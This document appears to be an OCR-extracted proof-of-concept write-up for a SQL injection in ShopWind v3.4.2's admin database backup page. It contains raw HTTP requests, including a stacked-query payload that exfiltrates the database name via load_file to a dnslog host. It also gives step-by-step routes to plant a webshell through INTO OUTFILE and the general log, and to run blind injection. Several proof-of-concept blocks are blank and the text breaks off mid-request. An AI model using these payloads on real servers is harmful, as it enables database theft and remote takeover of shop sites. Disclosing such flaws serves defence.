The Sqli of Shopwind

Description:

The vulnerability page is \backend\library\Database.php

http://host/admin/db/backup.html

ShopWind <= v3.4.2

ShopWind v3.4.2 has a SQL injection vulnerability in Database.php

[+]payload:


Plain Text | Copy

```
POST /admin/db/backup.html HTTP/1.1
Host: local.rapoo.top
Content-Length: 141
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://local.rapoo.top
Referer: http://local.rapoo.top/admin/db/backup.html
Accept-Language: zh-CN,zh;q=0.9
Cookie: switchHistory=website%2Fdb; UM_distinctid=1803c2602eb210-05a24410a265d9-1734337f-1fa400-1803c2602ec659; bjui_theme=purple; XDEBUG_SESSION=PHPSTORM; CNZZDATA1618465=cnzz_eid%3D555001816-1650273840-%26ntime%3D1650346840; advanced-backend=p78poo8n9hl27mks17hf2vlgll; _csrf-backend=ad56049615f6ba364b544685b88bf7aef7baeca4c875a1af3133961cccb509bfa%3A2%3A%7Bi%3A0%3Bs%3A13%3A%22_csrf-backend%22%3Bi%3A1%3Bs%3A32%3A%22y-o088Wj2bIB0WpJf8fRaiplRoDM9rDq%22%3B%7D; goodsBrowseHistory=c28cb2b6cbbb56efe1b54af4962a1184b1ff4c069830e85977639ad55216dd9ba%3A2%3A%7Bi%3A0%3Bs%3A18%3A%22goodsBrowseHistory%22%3Bi%3A1%3Bs%3A2%3A%2226%22%3B%7D; advanced-frontend=bhikf56hlq22mu402s14in6d6e; _csrf-frontend=ec2187396433327b12bd8538772fae89ba08815dcf64c739e37d57d5d43e1c8fa%3A2%3A%7Bi%3A0%3Bs%3A14%3A%22_csrf-frontend%22%3Bi%3A1%3Bs%3A32%3A%22As8fd2CCmnh4ExTtegRpqbV4C9r-f4oO%22%3B%7D
Connection: close

tables%5B%5D=swd_address`;select load_file(concat('\\\\',(select database()),'.x6m87hw0.eyes.sh\\abc'));#&vol_size=100&backup_name=20220425_5
```


```
POST /admin/db/export.html HTTP/1.1
Host: local.rapoo.top
Content-Length: 12
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://local.rapoo.top
Referer: http://local.rapoo.top/admin/db/backup.html
Accept-Language: zh-CN,zh;q=0.9
Cookie: switchHistory=website%2Fdb; UM_distinctid=1803c2602eb210-05a24410a265d9-1734337f-1fa400-1803c2602ec659; bjui_theme=purple; XDEBUG_SESSION=PHPSTORM; CNZZDATA1618465=cnzz_eid%3D555001816-1650273840-%26ntime%3D1650346840; advanced-backend=p78poo8n9hl27mks17hf2vlgll; _csrf-backend=ad56049615f6ba364b544685b88bf7aef7baeca4c875a1af3133961cccb509bfa%3A2%3A%7Bi%3A0%3Bs%3A13%3A%22_csrf-backend%22%3Bi%3A1%3Bs%3A32%3A%22y-o088Wj2bIB0WpJf8fRaiplRoDM9rDq%22%3B%7D; goodsBrowseHistory=c28cb2b6cbbb56efe1b54af4962a1184b1ff4c069830e85977639ad55216dd9ba%3A2%3A%7Bi%3A0%3Bs%3A18%3A%22goodsBrowseHistory%22%3Bi%3A1%3Bs%3A2%3A%2226%22%3B%7D; advanced-frontend=bhikf56hlq22mu402s14in6d6e; _csrf-frontend=ec2187396433327b12bd8538772fae89ba08815dcf64c739e37d57d5d43e1c8fa%3A2%3A%7Bi%3A0%3Bs%3A14%3A%22_csrf-frontend%22%3Bi%3A1%3Bs%3A32%3A%22As8fd2CCmnh4ExTtegRpqbV4C9r-f4oO%22%3B%7D
Connection: close

id=0&start=0

```

1.open the url and enter the admin page


2.Through the file path and function, we know that the function that triggers the injection is the database backup function. Open the background - Website - Database - backup



3.Select the table to be backed up. Here we select a small table to speed up the speed, and then set the browser agent to capture packets



4.After the backup, you can get two data packets. One is initialization, that is, get the table name to be backed up, and create a new lock file locally



5.Modify and replay the data package. Since the SQL statement here is show create table ` $table `, we can use ` to close the statement, execute the SQL statement with multiple lines at the same time, and finally use # comment out the subsequent content. Because error reporting cannot be used, error reporting injection cannot be used. Then we can try to use time blind injection, dnslog out injection and write webshell with the absolute path of the website.


5.1.dnslog


The condition is that root permission is required and secure_file_Priv is empty, POC is as follows

```
1  show variables like '%secure%';
```


信息 | 结果 1 | 剖析 | 状态

Variable_name	Value
require_secure_transpo	OFF
secure_auth	ON
secure_file_priv	





get the database success



the poc:

5.2 getshell with into outfile


Condition is


1. Root permission
2. The absolute path of the website and has write permission. You can use into outfile and into dumpfile to write

Use the function of accessing and deleting database backup to obtain the absolute path of the website. When deleting a nonexistent file, you can obtain the website directory

The website path is as follows:
D:\phpstudy_pro\WWW\local.rapoo.top\yii2-shopwind-h5\frontend\web
Then we can use the following POC

Use burpsuite to send the following two data packets. The backup file name needs to be modified each time





The webshell was successfully written without error

5.3 get webshell with log

Condition is


1. Root permission


2. The absolute path of the website and has write permission. You can use into outfile and into dumpfile to write

3.Support stack query


poc:

send the packet






getshell success




5.4 Blind injection

poc:

```
POST /admin/db/backup.html HTTP/1.1
Host: local.rapoo.top
Content-Length: 99
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://local.rapoo.top
Referer: http://local.rapoo.top/admin/db/backup.html
Accept-Language: zh-CN,zh;q=0.9
Cookie: switchHistory=website%2Fdb;
UM_distinctid=1803c2602eb210-05a24410a265d9-1734337f-1fa400-1803c2602ec659; bjui_theme=purple;
XDEBUG_SESSION=PHPSTORM; CNZZDATA1618465=cnzz_eid%3D555001816-1650273840-%26ntime%3D1650346840;
advanced-backend=p78poo8n9hl27mksi7hf2vlgll;
_csrf-backend=ad58049615f6ba364b544685b88bf7aef7baeca4c875a1af3133961cccb509bfa%3A2%3A%7Bi%3A0%3Bs%3A13%3A
%22_csrf-backend%22%3Bi%3A1%3Bs%3A32%3A%22y-o088Vj2bIB0YpJf8fRaiplRoDM9rDq%22%3B%7D;
goodsBrowseHistory=c28cb2b6cbbb56efe1b54af4962a1184b1ff4c069830e85977639ad55216dd9ba%3A2%3A%7Bi%3A0%3Bs%3A
18%3A%22goodsBrowseHistory%22%3Bi%3A1%3Bs%3A2%3A%2226%22%3B%7D;
advanced-frontend=bhikf56hlq22au402s14in6d6e;
_csrf-frontend=ec2187396433327b12bd8538772fae89ba08815dcf64c739e37d57d5d43e1c8fa%3A2%3A%7Bi%3A0%3Bs%3A14%3
